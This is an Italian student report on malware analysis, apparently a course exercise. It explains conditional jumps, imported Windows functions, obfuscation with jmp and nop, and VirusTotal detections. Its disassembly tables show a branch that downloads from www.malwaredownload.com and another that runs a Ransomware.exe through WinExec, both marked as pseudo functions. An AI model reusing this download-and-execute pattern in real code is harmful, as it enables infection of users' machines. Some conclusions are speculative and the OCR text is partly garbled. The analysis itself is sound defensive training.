PROGETTO SETTIMANALE

ANALISI AVANZATE: UN APPROCCIO PRATICO

EPICODE

Giovanni Pisapia

1. SPIEGARE QUALE SALTO CONDIZIONALE EFFETTUA IL MALWARE 2. DIAGRAMMA DI FLUSSO IDA

- In questo codice il malware ci sono due salti condizionali. Il primo salto condizionale è jnz loc 0040BBA0 che viene eseguito se il risultato del confronto precedente cmp EAX,5 non è zero. In questo caso, il salto non viene effettuato perché il valore di EAX è stato impostato su 5 all'inizio del codice. Il secondo salto condizionale è jz loc 0040FFA0 che viene eseguito se il risultato del confronto precedente cmp EBX,11 è zero. In questo caso, il salto viene effettuato perché il valore di EBX è stato incrementato a 11 prima del confronto.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

ocazione	Istruzione	Operandi	Note
040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
040BBA4	push	EAX	; URL
040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3. INDIVIDUARE FUNZIONI

FUNZIONI

- Il malware sembra avere diverse funzionalità implementate. Una di queste funzionalità è quella di scaricare un file da un URL specificato (www.malwaredownload.com) utilizzando la funzione downloadToFile(). Un'altra funzionalità è quella di eseguire un file specificato (C:\Program and Settings\LocalUser\Desktop\Ransomware.exe) utilizzando la funzione WinExec().

ARGOMENTI PER LE FUNZIONI

- Gli argomenti per le chiamate di funzione sono passati tramite lo **stack**. Prima della chiamata alla funzione **downloadToFile()**, l'**URL** da cui scaricare il file viene spostato in **EAX** e quindi viene eseguita l'istruzione push **EAX** per inserire **l'URL nello stack**. Prima della chiamata alla funzione **WinExec()**, il percorso del file da eseguire viene spostato in **EDX** e quindi viene eseguita l'istruzione push **EDX** per inserire il percorso del file nello **stack**.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


ocazione	Istruzione	Operandi	Note
040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
040BBA4	push	EAX	; URL
040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

4. MALWARE ANALYSIS

- In base alla mia analisi posso intuire che il malware cerca di nascondersi creando loop infiniti all'interno dell codice.
- Queste parti di codice sembrano non contenere chiamate di funzioni effettive, ma piuttosto una serie di istruzioni come cld, jmp e nop che potrebbero essere state utilizzate per mascherare l'effetto del malware. Ad esempio, l'istruzione cld (Clear Direction Flag) viene utilizzata per azzerare il flag di direzione nel registro delle flag, influenzando la direzione delle operazioni effettuate. L'istruzione nop (No Operation) viene eseguita senza effettuare alcuna operazione e viene spesso utilizzata per sincronizzare, allineare il codice o come riempimento del codice assembly.
- L'istruzione jmp (Jump) viene utilizzata per effettuare salti incondizionati all'istruzione o alla posizione indicata. Queste istruzioni possono essere utilizzate in combinazione per creare loop infiniti o altre strutture di controllo del flusso all'interno del codice del malware.Con la libreria KERNEL32.dll Il malware carica le librerie dinamicamente con le funzioni LoadLibraryA(): Per caricare una libreria esterna dinamicamente.
- GetProcAddress(): Per ottenere l'indirizzo di una funzione all'interno di una libreria caricata.
- TerminateProcess(): Per terminare un processo in esecuzione.In più con le altre funzioni cerca di sfruttare le vulnerabilità nell'API di Windows per eludere le misure di sicurezza e infettare un dispositivo.Questi strumenti possono essere utilizzati per firmare e caricare driver di modalità kernel dannosi su endpoint compromessi, dando agli aggressori il livello di privilegio più alto possibile.
- Le funzioni WSARecv e WSASend sono funzioni di rete fornite dalla libreria WS2_32.dll per ricevere e inviare dati su una connessione di rete 1. Il malware potrebbe utilizzare queste funzioni per comunicare con un server di comando e controllo (C&C) per ricevere istruzioni o inviare dati rubati. Inoltre, un malware potrebbe utilizzare queste funzioni per diffondersi su una rete, inviando copie di se stesso ad altri computer sulla rete.

le funzioni della libreria wsokc32 possono essere utilizzate per creare, gestire e utilizzare connessioni di rete. Ad esempio, la funzione socket può essere utilizzata per creare un nuovo socket, mentre la funzione connect può essere utilizzata per stabilire una connessione con un server remoto. Le funzioni getsockopt e setsockopt possono essere utilizzate per ottenere e impostare le opzioni del socket, mentre la funzione select può essere utilizzata per determinare lo stato di uno o più socket.




```
; START OF FUNCTION CHUNK FOR start

loc_4068AA:
add     eax, edx
mov     [esp+28h+var_4], eax
nop
pop     ebx
pop     ebx
popa
jmp     loc_4068C8
; END OF FUNCTION CHUNK FOR start
```

```
; START OF FUNCTION CHUNK FOR start

loc_4068C8:
pop     ecx
nop
jmp     loc_4068DA
; END OF FUNCTION CHUNK FOR start
```

```
; START OF FUNCTION CHUNK FOR start

loc_4068DA:
pop     edx
```

5. CONCLUSIONI

Dopo un analisi più approfondita consultando anche il sito Virustotal, posso affermare che Il malware cerca di nascondersi creando loop infiniti all'interno del codice e utilizzando istruzioni come cld, jmp e nop per mascherare il suo effetto. Inoltre, il malware sembra utilizzare funzioni di rete fornite dalle librerie WS2_32.dll e wsokc32 per comunicare con un server di comando e controllo (C&C) o diffondersi su una rete. Infine, il malware sembra sfruttare le vulnerabilità nell'API di Windows per eludere le misure di sicurezza e infettare un dispositivo, utilizzando strumenti per firmare e caricare driver di modalità kernel dannosi su endpoint compromessi. Queste informazioni suggeriscono che il malware potrebbe essere un tipo di virus, worm o Trojan. o keylogger che invia informazioni ad un server esterno.



Unisciti alla community VT e goditi ulteriori approfondimenti della community e rilevamenti in crowdsourcing, oltre a una chiave API per automatizzare i controlli.

Etichetta di minaccia popolare: trojan.swrort/cryptz | Categorie di minaccia: trojan, tool | Etichette di famiglia: swirt, cryptz, marte

Analisi dei fornitori di sicurezza

Vuoi automat

Acronis (ML statico)	Sospetto	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	GrayWare/Win32.Tampering.a
Arcabit	Trojan.CryptZ.Marte.1.Gen	Avast	Win32:SwPatch [Wrm]
AVV	Win32:SwPatch [Wrm]	Avira (nessuna nuvola)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	BitDefenderTheta	Gen:NN.ZexaF.36318.eq1@ain6Vqki
Bkav Pro	W32.FamVT.RorenNHc.Trojan	Clam AV	Win.Trojan.MSShellcode-7
Crowd Strike Falcon	Vinci/fiducia_malizia_100% (D)	Cyberseason	Dannoso.f94859
Cylance	Non sicuro	Cinet	Malizioso (punteggio: 100)
Ciren	W32/Swrort.A.gen!Eldorado	Istinto profondo	MALIZIOSO
Web	Trojan.Swrort.1	Elastico	Windows.Trojan.Metasploit
Emsisoft	Trojan.CryptZ.Marte.1.Gen (B)	eScan	Trojan.CryptZ.Marte.1.Gen